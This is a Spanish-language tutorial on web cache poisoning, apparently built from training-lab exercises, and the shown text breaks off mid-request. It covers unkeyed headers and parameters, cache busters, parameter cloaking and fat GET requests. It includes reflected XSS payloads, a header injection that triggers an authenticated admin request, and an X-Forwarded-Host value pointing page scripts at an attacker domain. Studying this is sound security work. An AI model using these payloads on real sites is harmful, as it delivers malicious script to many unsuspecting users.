

Web Cache Poisoning

Table of contents

- ◆ Web Cache Poisoning
 - ◆ INTRODUCCION
 - ◆ Beneficios del almacenamiento en caché
 - ◆ ¿Cómo funcionan los cachés web?
 - ◆ Identificación de respuesta de cache
 - ◆ Almacenamiento en cache
 - ◆ Tiempo en cache
 - ◆ CACHE KEYS
 - ◆ Identificación de parámetros unkeyed (MANUAL)
 - ◆ Parámetros GET unkeyed (MANUALMENTE)
 - ◆ Headers unkeyed (MANUALMENTE)
 - ◆ CACHE BUSTER (ENTORNO REAL)
 - ◆ Identificación de parámetros unkeyed (AUTOMATIZADO)
 - ◆ PARAM MINER
 - ◆ BURP SUITE ACTIVE SCAN
 - ◆ PARAMETER CLOACKING (ENCUBRIMIENTO DE PARAMETROS)
 - ◆ FAT GET Request
 - ◆ Normalized cache keys
 - ◆ Explotacion
 - ◆ Unkeyed port
 - ◆ Web cache poisoning with an unkeyed header
 - ◆ Web cache poisoning with an unkeyed cookie
 - ◆ Web cache poisoning with multiple headers
 - ◆ Targeted web cache poisoning using an unknown header
 - ◆ Web cache poisoning via an unkeyed query string
 - ◆ Web cache poisoning via an unkeyed query parameter
 - ◆ Parameter cloaking
 - ◆ Web cache poisoning via a fat GET request
 - ◆ URL normalization

INTRODUCCION

El envenenamiento de caché web es un vector de ataque avanzado que obliga a un caché web a proporcionar contenido malicioso a los usuarios desprevenidos que visitan el sitio vulnerable. Los cachés web se utilizan a menudo en la implementación de aplicaciones web por motivos de rendimiento, ya que reducen la carga en el servidor web. Al explotar el

envenenamiento de caché web, un atacante puede entregar contenido malicioso a una gran cantidad de usuarios.

El envenenamiento de caché web también se puede utilizar para aumentar la gravedad de las vulnerabilidades en la aplicación web. Por ejemplo, se puede usar para entregar cargas útiles de XSS reflejadas a todos los usuarios que visitan el sitio web, eliminando así la necesidad de la interacción del usuario que generalmente se requiere para explotar las vulnerabilidades de XSS reflejadas.

Los cachés web comúnmente utilizados incluyen [Apache](#) , [Nginx](#) y [Squid](#) .


Beneficios del almacenamiento en caché

Cuando se proporciona un servicio web que es utilizado por una gran cantidad de usuarios, la escalabilidad es importante. Cuantos más usuarios utilicen el servicio, más carga se genera en el servidor web. Para reducir la carga del servidor web y distribuir usuarios entre servidores web redundantes, se pueden usar **Content Delivery Networks (CDNs)** y proxies inversos.

¿Cómo funcionan los cachés web?

Los cachés web almacenan recursos para reducir la carga en el servidor web. Estos pueden ser recursos estáticos, como hojas de estilo o archivos de secuencias de comandos, pero también respuestas dinámicas generadas por el servidor web en función de los datos proporcionados por el usuario, como consultas de búsqueda. Para servir recursos almacenados en caché, el caché web debe poder distinguir entre solicitudes para determinar si dos solicitudes pueden recibir la misma respuesta almacenada en caché o si es necesario obtener una respuesta nueva del servidor web.

Están ubicados entre el cliente y el servidor y brindan contenido desde su almacenamiento local en lugar de solicitarlo al servidor web.



Para evitar estos problemas, los cachés web solo usan un subconjunto de todos los parámetros de solicitud para determinar si dos solicitudes deben recibir la misma respuesta. Este subconjunto se llama **Cache Key** . En la mayoría de las configuraciones

predeterminadas, esto incluye la ruta de la solicitud (URL), los parámetros GET y el header `Host`.

Sin embargo, las claves de caché se pueden configurar individualmente para incluir o excluir cualquier parámetro o encabezado HTTP, para que funcionen de manera óptima para una aplicación web específica.

Suponiendo que la caché web está configurada para usar la configuración predeterminada de la ruta de solicitud, los parámetros GET y el header del host como clave de caché, las siguientes dos solicitudes recibirán la misma respuesta.

primera solicitud:

```
GET /index.html?language=en HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: text/html
```

La segunda solicitud tiene la misma clave de caché y, por lo tanto, recibe la misma respuesta.

```
GET /index.html?language=en HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 13_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Accept: text/html,application/xhtml+xml,application/xml
```

Las solicitudes difieren en el header del `user-agent` debido a los diferentes sistemas operativos y `Accept` también contienen un header diferente.

Sin embargo, si un tercer usuario solicita la misma página en un idioma diferente a través del parámetro GET `language`, la clave de caché es diferente (ya que los parámetros GET son parte de la clave de caché), por lo que el caché web ofrece una respuesta diferente.

```
GET /index.html?language=de HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 13_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.1 Safari/605.1.15
Accept: text/html
```

Distinguimos entre parámetros `keyed` y parámetros `unkeyed`. Se llaman todos los parámetros que forman parte de la clave de caché `keyed`, mientras que todos los demás parámetros lo son `unkeyed`. En el ejemplo anterior, los encabezados `User-Agent` y `Accept` son `unkeyed`.

Identificación de respuesta de caché

Almacenamiento en cache

Podemos ver que la primera respuesta no se almacena en caché:

```
Request
Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: webcache.htb
3
4

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx/1.23.3
3 Date: Sat, 28 Jan 2023 12:23:56 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 0
6 Connection: keep-alive
7 Location: index.php?language=en
8 X-Cache-Status: MISS
9
```

mientras que la segunda respuesta se sirve desde el caché, como se indica en el encabezado **X-Cache-Status** en la respuesta:

```
Request
Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: webcache.htb
3
4

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx/1.23.3
3 Date: Sat, 28 Jan 2023 12:24:42 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 0
6 Connection: keep-alive
7 Location: index.php?language=en
8 X-Cache-Status: HIT
9
```



Tip

El nombre del header puede variar segun el servidor web: **X-Cache** o **X-Cache-Status**

Tiempo en cache

El header **age** contiene el tiempo en segundos que el objeto estuvo en un caché de proxy. Si es **Age: 0**, probablemente se obtuvo del servidor de origen.



Success

age expresa el valor en segundos de cuanto tiempo esta la respues en la cache, va incrementando en 1 segundo hasta llegar al valor de **max-age**, una vez que alcanza este valor se reinicia la cache por lo que la consulta que cae en ese momento es consultada en el servidor y no la cache, entonces es el momento para envenenar la cache.

La directiva **max-age** establece la cantidad máxima de tiempo en segundos que las respuestas obtenidas pueden usarse nuevamente (desde el momento en que se realiza una solicitud). Por ejemplo, **max-age=90** indica que un activo se puede reutilizar (permanece en la memoria caché del navegador) durante los próximos 90 segundos.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 9
X-Cache: hit
Connection: close
Content-Length: 10701
```

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: fehost=prod-cache-01; Secure; HttpOnly
4 X-Frame-Options: SAMEORIGIN
5 Cache-Control: max-age=30
6 Age: 0
7 X-Cache: miss
8 Connection: close
9 Content-Length: 10611
10
```

consulta al server

Este ultimo nos indica cuanto tiempo puede durar nuestro envenenamiento en cache, por lo que tenemos ese tiempo para que lo que logremos cargar en cache envenene a otrs usuarios, siempre y cuando otro usuario no envíe algo al cache.

CACHE KEYS

Distinguimos entre parámetros **keyed** y parámetros **unkeyed**. Se llaman todos los parámetros que forman parte de la clave de caché **keyed**, mientras que todos los demás parámetros lo son **unkeyed**

las clave de cache (parametros **keyed**) normalmente son valores que identifican a una request como:

- ♦ el path (URL+URL+PARAMETERS), en algunos casos no incluye parametros
- ♦ el header **host**

Cache keys

```
GET /images/cat.jpg?v=1.2 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 ... Firefox/57.0
Accept: */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://google.com/
Cookie: jessionid=xyz;
Connection: close
```

Note

Estos 2 valores son los mas comunes, pero no los unicos depende de cada pagina que define como una clave de cache.

cuando llega una request se consulta a la cache por estos parametros **keyed** para devolver la respuesta almacenada si se encuentra en cache.

Podemos usar el header **Pragma: x-get-cache-key** que si esta configurado nos indica en la respuesta cuales son los headers, cookies o pearametros que con clave cache **keyed**.

los valores restantes son llamados **unkeyed** ya que si los modificamos se guardan en cache pero no son comparados al consultar la cache, es quiere decir que un usuario que consulta los mismos calores **keyed** puede recibir nuestro valores **unkeyed**, siempre y cuando estos se reflejen en la respuesta.

Identificación de parámetros unkeyed (MANUAL)

Introduccion

En un ataque de envenenamiento de caché web, queremos forzar el caché web para que proporcione contenido malicioso a otros usuarios. Para hacerlo, necesitamos identificar parámetros sin clave que podamos usar para inyectar una carga útil maliciosa en la

respuesta. El parámetro para entregar la carga útil debe estar sin clave, ya que los parámetros con clave deben ser los mismos cuando la víctima accede al recurso.

En este caso, podemos entregar la carga útil mediante la URL `/index.php?language=en&ref=""><script>alert(1)</script>`. Si el caché web luego almacena la respuesta, envenenamos con éxito el caché, lo que significa que todos los usuarios posteriores que soliciten el recurso `/index.php?language=en` recibirán nuestra carga útil XSS. Si se tecló el parámetro ref, la solicitud de la víctima daría como resultado una clave de caché diferente, por lo que la caché web no entregaría la respuesta envenenada.

Por lo tanto, el primer paso para identificar vulnerabilidades de envenenamiento de caché web es identificar parámetros sin clave.

Otra conclusión importante es que el envenenamiento de caché web en la mayoría de los casos solo ayuda a facilitar la explotación de otras vulnerabilidades que ya están presentes en la aplicación web subyacente, como XSS reflejado o host header attack.

Los parámetros de solicitud sin clave se pueden identificar al observar si recibimos una respuesta en caché o nueva. Como se discutió anteriormente, los parámetros de solicitud incluyen la ruta, los parámetros GET y los encabezados HTTP. Determinar si una respuesta se almacenó en caché o no puede ser difícil. En nuestro ejemplo, el servidor nos informa a través del header `X-Cache-Status`; sin embargo, en un entorno real, este puede no ser el caso.

Parámetros GET unkeyed (MANUALMENTE)

si identificamos un parametro GET y la evidencia en la respuesta del header `X-Cache-Status` o algun otro que indique que se cargo la respuesta de la cache, tenemos que hacer lo siguiente:

Ejemplo parametro `?ref=`:

vamos a consultar este parametro 3 veces:

- Las 2 primeras solicitudes se envia un mismo valor en el parametro, la 3 solicitud se envia un valor diferente.

- La primera solicitud la cache debe fallar, los siguientes 2 debe retornar de la cache.

- SOLICITUD 1:** Solicitud de `/index.php?language=valuwedidnotusebefore&ref=test123` **RESPUESTA** resulta en una falla de caché `X-Cache-Status: MISS`. (Sale MISS por que se guarda en cache)

- SOLICITUD 2:** La misma solicitud da como `/index.php?language=valuwedidnotusebefore&ref=test123` **RESPUESTA** resultado un acierto de caché `X-Cache-Status: HIT`. (Sale HIT porque en la solicitud 1 se guardó en cache)

-

SOLICITUD 3: La solicitud `/index.php?language=valuwedidnotusebefore&ref=Hello`
RESPUESTA también da como resultado un acierto de caché `X-Cache-Status: HIT`.
(Sale HIT porque se guarda en cache)

en este ejemplo el parametro `ref` es `unkeyed` y puede ser vulnerable a **web cache poisoning**.

Ahora, para determinar si el parámetro `ref` es explotable o no, necesitamos determinar cómo este parámetro influye en el contenido de la respuesta. Podemos ver que su valor se refleja en el formulario de envío:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/index.php?language=test&ref=HelloWorld	HTTP/1.1	37	</h5>		
2	Host:	webcache.htb			<input name="content" type="content" placeholder="Hello World!"		
3					autofocus>		
4				38	 		
				39	<input type="hidden" name="language" value="test">		
					<input type="hidden" name="ref" value="HelloWorld">		

Dado que no se aplica desinfección, podemos salir fácilmente del elemento HTML y activar un XSS reflejado así:

```
GET /index.php?language=unusedvalue&ref="><script>alert(1)</script> HTTP/1.1
Host: webcache.htb
```

Tip

Esto funciona bien en nuestro entorno de prueba; sin embargo, en un compromiso real en el que una gran cantidad de usuarios acceden potencialmente al sitio de destino durante nuestra prueba, es casi imposible determinar si recibimos una respuesta almacenada en caché debido a un parámetro sin clave o porque la solicitud de otro usuario hizo que la respuesta se almacenara en caché. Por lo tanto, siempre debemos usar **Cache Busters** en un compromiso del mundo real.

Headers unkeyed (MANUALMENTE)

Podemos aplicar la misma metodología de antes para determinar que este encabezado no tiene clave `unkeyed`.

es bastante común encontrar encabezados HTTP sin clave que influyen en la respuesta del servidor web. En la aplicación web actual, supongamos que encontramos el encabezado HTTP personalizado `X-Backend-Server` que parece ser un encabezado de depuración sobrante que influye en la ubicación desde la que se carga un script de depuración:

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	GET	/index.php?language=en	HTTP/1.1	25		
2	Host:	webcache.htb		26		</div>
3	X-Backend-Server:	testserver.htb		27		</div>
4				28		<div id="content">
5				29		<div id="right">
						<script src="http://testserver.htb/debug/js/debug.js">
						</script>

Dado que este encabezado se refleja sin saneamiento, también podemos usarlo para explotar una vulnerabilidad XSS. Por lo tanto, podemos usar el encabezado para entregar la misma carga útil que antes con la siguiente solicitud:

```
GET /index.php?language=de HTTP/1.1
Host: webcache.htb
X-Backend-Server: testserver.htb"></script><script>var xhr=new
XMLHttpRequest();xhr.open('GET','/admin.php?
reveal_flag=1',true);xhr.withCredentials=true;xhr.send();//
```



Tip

Esto funciona bien en nuestro entorno de prueba; sin embargo, en un compromiso real en el que una gran cantidad de usuarios acceden potencialmente al sitio de destino durante nuestra prueba, es casi imposible determinar si recibimos una respuesta almacenada en caché debido a un parámetro sin clave o porque la solicitud de otro usuario hizo que la respuesta se almacenara en caché. Por lo tanto, siempre debemos usar **Cache Busters** en un compromiso del mundo real.

CACHE BUSTER (ENTORNO REAL)

En escenarios del mundo real, debemos asegurarnos de que nuestra respuesta envenenada no se sirva a ningún usuario real de la aplicación web. Podemos lograr esto agregando un **cache buster** a todas nuestras solicitudes.

Un **cache buster** es un valor de parámetro único que solo usamos para garantizar una clave de caché única. Dado que tenemos una clave de caché única, solo recibimos la respuesta envenenada y ningún usuario real se ve afectado.

por ejemplo:

una pagina web puede tener un parametro que controla el lenguaje de la pagina **?language=**, la opciones mas comunes son **en, es, de, fr, br**. Nuestro **cache buster** podria ser un valor unico que no se usaria por otro usuario.

Entonces supongamos que el parametro **?language=** no **unkeyed**, pero la pagina tiene otro parametro que es **?ref=**, si queremos probar este parametro manualmente y no influya la cache de otros usuarios a nuestras pruebas podemos pasar en el primer parametro un valor unico y probar con el segundo parametro:

```
GET /index.php?language=unusedvalue&ref=test HTTP/1.1
Host: webcache.htb
```

ese `unusedvalue` puede ser cualquier valor que no se espera sin que afecte a la página `language=hola` `pj`

Tip


La validación manual consiste en hacer 3 peticiones. Tenga en cuenta que tenemos que usar un destructor de caché diferente en la **TERCERA** solicitud de prueba, ya que la clave de caché con el parámetro `language=unusedvalue` ya existe debido a nuestra solicitud anterior. Por lo tanto, tendríamos que ajustar ligeramente el valor del parámetro de idioma para obtener una nueva clave de caché única y sin usar.

Identificación de parámetros unkeyed (AUTOMATIZADO)

PARAM MINER

Danger

Cuando realice el ataque ya validado y todo, tendrá que desactivar el param miner para que no este envenenando en segundo plano y haga que no funcione su exploit.

- ◆ <https://forum.portswigger.net/thread/is-there-a-way-to-stop-a-param-miner-session-fb215440> 

BURP SUITE ACTIVE SCAN

Web cache poisoning [6]

/login

/product

/

/login

/product

Password field with autocomplete enabled

Strict transport security not enforced [7]

Cross-domain Referer leakage [2]

Cachable HTTPS response [3]

TLS certificate

Hidden HTTP 2

Request URL override

Advisory

Request 1

Response 1

Request 2

Response 2

Web cache poisoning

Issue: Web cache poisoning

Severity: High

Confidence: Certain

Host: https://0ad6001904162371c0c10cbc009400ee.web-security-academy.net

Path: /

Issue detail

The application supports the use of a custom HTTP header to override the Host header, and uses a cache that can be manipulated into saving responses that have been influenced by this header.

Burp added the following headers to the request:

```
X-Forwarded-Host: 8lunzf1lsidbbnqnw215lanlvc15pvdoec4zunj.burpcollaborator.net
X-Host: 8lunzf1lsidbbnqnw215lanlvc15pvdoec4zunj.burpcollaborator.net
X-Forwarded-Server: 8lunzf1lsidbbnqnw215lanlvc15pvdoec4zunj.burpcollaborator.net
```

This resulted in a response containing 8lunzf1lsidbbnqnw215lanlvc15pvdoec4zunj. Burp then resent the request without these headers and got the same response, indicating that it had been cached.

SOLO REPORTA CON ALGUNOS HEADERS, ES MEJOR COMBINARNO CON EL PARAM MINER

PARAMETER CLOACKING (ENCUBRIMIENTO DE PARAMETROS)

Pueden surgir problemas de **parameter cloacking** donde el back-end identifica parámetros distintos que la memoria caché no identifica. El marco **Ruby on Rails**, por ejemplo, interpreta tanto los signos (&) y (;) como delimitadores.

Cuando se usa junto con un caché que no permite esto, puede explotar potencialmente otra peculiaridad para anular el valor de un parámetro clave en la lógica de la aplicación.

Considere la siguiente solicitud:

```
GET /?keyed_param=abc&excluded_param=123;keyed_param=cba
```

Muchos cachés solo interpretarán esto como dos parámetros, delimitados por (&):

1. `keyed_param=abc`
2. `excluded_param=123;keyed_param=cba`

Una vez que el algoritmo de análisis elimina el `excluded_param`, la clave de caché solo contendrá `keyed_param=abc`. Sin embargo, en el back-end, Ruby on Rails ve el (`;`) y divide la cadena de consulta en tres parámetros separados:

1. `keyed_param=abc`
2. `excluded_param=123`
3. `keyed_param=cba`

Pero ahora hay un nombre de parametro duplicado `keyed_param`.

Aquí es donde entra en juego la segunda peculiaridad. Si hay parámetros duplicados, cada uno con valores diferentes, Ruby on Rails da prioridad a la ocurrencia final. El resultado final es que la clave de caché contiene un valor de parámetro esperado e inocente, lo que permite que la respuesta almacenada en caché se sirva normalmente a otros usuarios.

Sin embargo, en el back-end, el mismo parámetro tiene un valor completamente diferente, que es nuestra carga útil inyectada. Es este segundo valor el que se pasará al dispositivo y se reflejará en la respuesta envenenada.

Este exploit puede ser especialmente poderoso si le da control sobre una función que se ejecutará. Por ejemplo, si un sitio web utiliza JSONP para realizar una solicitud entre dominios, a menudo contendrá un parámetro `callback` para ejecutar una función determinada en los datos devueltos:

```
/jsonp?callback=innocentFunction
```

FAT GET Request

Las solicitudes Fat GET son solicitudes HTTP GET que contienen un cuerpo de solicitud. Dado que los parámetros GET se envían por especificación como parte de la cadena de consulta (URL), puede ser extraño pensar que las solicitudes GET pueden contener un cuerpo de solicitud.

Sin embargo, cualquier solicitud HTTP puede contener un cuerpo de solicitud, sin importar cuál sea el método. En el caso de una solicitud GET, el cuerpo del mensaje no tiene significado, por lo que **nunca se usa**.

Por lo tanto, se permite explícitamente un cuerpo de solicitud, sin embargo, no debería tener ningún efecto. Por lo tanto, las siguientes dos solicitudes GET son semánticamente equivalentes, ya que el cuerpo debe ignorarse en la segunda:

solicitud 1

```
GET /index.php?param1=Hello&param2=World HTTP/1.1
Host: fatget.wcp.htb
```

solicitud 2

```
GET /index.php?param1=Hello&param2=World HTTP/1.1
Host: fatget.wcp.htb
Content-Length: 10

param3=123
```

En este caso, la clave de caché se basaría en el parametro GET pero del lado del servidor se tomaría del cuerpo.

```
GET /js/geolocate.js?callback=test1 HTTP/1.1
Host: 0ale006703653441c0dc5e0500af00af.web-security-academy.net
Cookie: session=vwT0F2z5cEEqFEC8IkvIZqGBAbudNLLq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ale006703653441c0dc5e0500af00af.web-security-academy.net/
Sec-Fetch-Dest: script
pragma: x-get-cache-key
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Content-Length: 14

callback=test2

1 HTTP/1.1 200 OK
2 Content-Type: application/javascript
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 0
6 X-Cache-Key: /js/geolocate.js?
7 X-Cache: miss
8 Connection: close
9 Content-Length: 190
10
11 const setCountryCookie = (country) => {
12     document.cookie = `country=${country}`;
13 };
14 const setLangCookie = (lang) => {
15     document.cookie = `lang=${lang}`;
16 };
17 test2({
18     "country": "United Kingdom"
19 });
```

Normalized cache keys

Algunas implementaciones de almacenamiento en caché normalizan la entrada con clave al agregarla a la clave de caché. En este caso, las dos solicitudes siguientes tendrían la misma clave:

```
GET /example?param=""><test>
GET /example?param=%22%3e%3ctest%3e
```

Este comportamiento puede permitirle explotar estas vulnerabilidades XSS que de otro modo serían "no explotables". Si envía una solicitud maliciosa usando Burp Repeater, puede envenenar el caché con una carga útil XSS sin codificar. Cuando la víctima visita la URL maliciosa, su navegador seguirá codificando la carga útil; sin embargo, una vez que la memoria caché normaliza la URL, tendrá la misma clave de memoria caché que la respuesta que contiene su carga no codificada.

Como resultado, el caché entregará la respuesta envenenada y la carga útil se ejecutará en el lado del cliente. Solo debe asegurarse de que el caché esté envenenado cuando la víctima visite la URL.

Explotacion

✓ Success

El objetivo es:

- ◆ determinar si el servidor usa cache
- ◆ encontrar un parametro **unkeyed** (puede ser header, cookie o parametro GET)
- ◆ los parametros **keyed** nos sirvan con **cache buster** para que el usuario no sospeche
- ◆ si el parametro **unkeyed** se refleja en el body de la respuesta, podemos inyectar algo malicioso en la cache
- ◆ antes de lanzar el ataque es necesario quitar el **cache buster**


Unkeyed port

El header **Host** suele ser parte de la clave de caché y, como tal, inicialmente parece un candidato poco probable para inyectar cualquier tipo de carga útil. Sin embargo, algunos sistemas de almacenamiento en caché analizarán el encabezado y **excluirán el puerto** de la clave de caché.


En este caso, puede usar potencialmente este encabezado para el envenenamiento de caché web. Por ejemplo, una URL de redireccionamiento se generó dinámicamente en función del header **Host**. Esto podría permitirle construir un ataque de denegación de servicio simplemente agregando un puerto arbitrario a la solicitud.

Web cache poisoning with an unkeyed header

en el inicio de la pagina **/** vamos a realizar un escaneo de headers ocultos con **param miner**:



podemos ver despues de un tiempo en la parte de **target > issues** que encuentra un valor:



otra forma de descubrir es:

PETICION 1

- ◆ | enviamos un **cache buster** `?a=k`

- ◆ enviamos el header que parece vulnerable **X-Forwarded-host** con un valor www.hacker1.com
- ◆ El valor del header se ve reflejada en el body
- ◆ la respuesta retorna un **X-Cache: miss**

```

GET /?a=k HTTP/1.1
Host: 0aca00f204141771c20fd5f300a900a3.web-security-academy.net
Cookie: session=PFms3Zz3JrarBu7ja37ARCqAxTdnB0Gd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
X-Forwarded-Host: www.hacker1.com
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 0
6 X-Cache: miss
7 Connection: close
8 Content-Length: 10655
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <link href=/resources/labheader/css/academyLabHeader.css rel=
  stylesheet>
14 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
15 <title>
  Web cache poisoning with an unkeyed header
16 </title>
17 </head>
18 <body>
19 <script type="text/javascript" src=
  //www.hacker1.com/resources/js/tracking.js">
  </script>
  <script src=/resources/labheader/js/labHeader.js">
    </script>
  </body>
  </html>
  
```

PETICION 2

- ◆ enviamos un **cache buster** **?a=k**
- ◆ enviamos el header que parece vulnerable **X-Forwarded-host** con un valor www.hacker1.com
- ◆ El valor del header se ve reflejada en el body
- ◆ la respuesta retorna un **X-Cache: hit**

```

1 GET /?a=k HTTP/1.1
2 Host: 0aca00f204141771c20fd5f300a900a3.web-security-academy.net
3 Cookie: session=PFms3Zz3JrarBu7ja37ARCqAxTdnB0Gd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
5 Gecko/20100101 Firefox/109.0
